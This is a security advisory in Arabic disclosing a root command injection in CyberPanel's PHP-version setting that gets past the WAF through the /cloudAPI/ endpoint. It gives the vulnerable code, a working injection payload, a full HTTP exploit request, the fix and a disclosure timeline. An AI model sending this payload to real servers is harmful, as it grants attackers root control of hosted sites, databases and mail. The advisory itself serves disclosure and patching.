CVE-2026-78818 - تنفيذ أوامر عن بُعد (RCE) بصلاحيات الجذر (root) عبر المصادقة في CyberPanel <= 2.4.7 من خلال حقن الأوامر في phpSelection + تجاوز جدار الحماية WAF في cloudAPI

phpSelection + تجاوز جدار الحماية cloudAPI WAFCVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H (PR:H، نظرًا لأن الاستغلال يتطلب بيانات اعتماد API بمستوى المسؤول)يحتوي CyberPanel الإصدار 2.4.7 وما قبله على ثغرة حقن أوامر في نظام التشغيل (OS command injection) في الدالة changePHP()
(websiteFunctions/website.py). يتم إدراج المعامل phpSelection مباشرةً داخل
أمر shell يُنفَّذ بصلاحيات الجذر (root)، دون أي تحقق أو تعقيم.
يحجب جدار الحماية المدمج (WAF) هذا على نقطة النهاية القياسية (/websites/changePHP)، لكن
نقطة النهاية /cloudAPI/ تطبّق مجموعة قواعد أضعف لا تُصفّي محرف الاقتباس المفرد —
مما يمنح مسار استغلال كامل عبر طلب HTTP واحد للوصول إلى تنفيذ أوامر كامل بصلاحيات الجذر.
تم التأكيد على خادم VPS حيّ يعمل بـ CyberPanel 2.4.7: uid=0(root) gid=0(root) groups=0(root)
websiteFunctions/website.py، حول السطر 4177:
phpVersion = data['phpSelection']   # no validation
execPath += " changePHP --phpVersion '" + phpVersion + "' --path " + confPath
ProcessUtilities.popenExecutioner(execPath)  # subprocess.call(shell=True) as root
إغلاق علامة الاقتباس المفردة وحقن أمر في الخلفية:
Input:  php74' & id > /tmp/pwned & echo '

Result: --phpVersion 'php74' & id > /tmp/pwned & echo '' --path /conf/vhost.conf
CyberCP/secMiddleware.py)أي مسار يحتوي على cloudAPI يُعامَل كنقطة نهاية API. تتضمن قائمة الحظر القياسية
' و &. أما قائمة حظر API فتحذف كليهما — مما يجعل POST /cloudAPI/ تجاوزًا مباشرًا لنفس
الدالة المصابة.
المصادقة: Authorization: Basic SHA256("user:pass") — الوصول إلى API مُفعَّل افتراضيًا لحساب
المسؤول، لذا لا حاجة إلى إعداد خاص للهدف.
الطلب:
POST /cloudAPI/ HTTP/1.1
Host: TARGET:8090
Content-Type: application/json
Authorization: Basic <SHA256(user:pass)>


{"serverUserName":"admin","controller":"changePHP","childDomain":"testdomain.com","phpSelection":"php74' & id > /tmp/burp_test.txt & echo '"}
Burp Suite — الطلب والاستجابة المباشران:
التحقق من جانب الخادم (cat /tmp/burp_test.txt):

النتيجة: uid=0(root) gid=0(root) groups=0(root)
تنفيذ أوامر كاملة بصلاحيات الجذر (root) على خادم CyberPanel. يمكن لمستخدم مصادَق عليه بمستوى مسؤول (admin) قراءة/كتابة أي ملف، وتثبيت أبواب خلفية دائمة، والاستيلاء الكامل على جميع المواقع المستضافة وقواعد البيانات والبريد. الوصول إلى واجهة API مُفعَّل افتراضيًا — لا حاجة إلى أي إعداد خاص للهدف.
تمت المعالجة في CyberPanel v2.4.8، عبر الالتزام
32897e92d5c4b5c1b6229c24a8aabac22a39ea7a
("Merge v2.4.8 into stable (security fixes: GHSA-p9j3-wrpf-p6w3 + audit)"). أصبحت المعلمة phpVersion
الآن تُنقَّى باستخدام shlex.quote() في websiteFunctions/website.py.
يجب على المستخدمين الترقية إلى CyberPanel 2.4.8 أو أحدث فورًا.
| التاريخ | الحدث |
|---|---|
| 2026-05-28 | الإبلاغ عن الثغرة بشكل خاص إلى المورّد عبر مسودة استشارة أمنية على GitHub (GHSA-p9j3-wrpf-p6w3) |
| 2026-06-08 | متابعة: لا رد خلال أسبوعين، وطُلب إقرار بالاستلام |
| 2026-06-12 | تأكيد أن التزام الإصلاح الخاص بالمورّد (32897e9) يعالج المشكلة؛ وطُلب نشر الاستشارة + طلب CVE |
| 2026-06-15 | تقديم طلب CVE بشكل مستقل إلى MITRE CNA-LR (الطلب 2055765) |
| 2026-08-13 | متابعة: "ما آخر المستجدات؟" |
| 2026-09-03 | تم تعيين CVE-2026-78818 من قِبل MITRE؛ وأُبلغ المورّد وطُلب منه مجددًا نشر الاستشارة |
| 2026-11-04 | لا يوجد أي رد من المورّد في أي مرحلة. نُشر الإفصاح العام هنا بعد نحو 5.5 أشهر من الصمت، بما يتوافق مع معايير الإفصاح المنسّق المعتادة (تم تجاوز المعيار القياسي البالغ 90 يومًا بكثير). الإصلاح متاح في v2.4.8 طوال هذه المدة. |
لم يُستلَم أي تعليق أو إقرار أو رد من المورّد (usmannasir) على الإطلاق خلال
نافذة الإفصاح بأكملها، رغم أربع متابعات منفصلة على سلسلة الاستشارة.
اكتُشفت وأُبلغ عنها بواسطة @ammarkrblt.








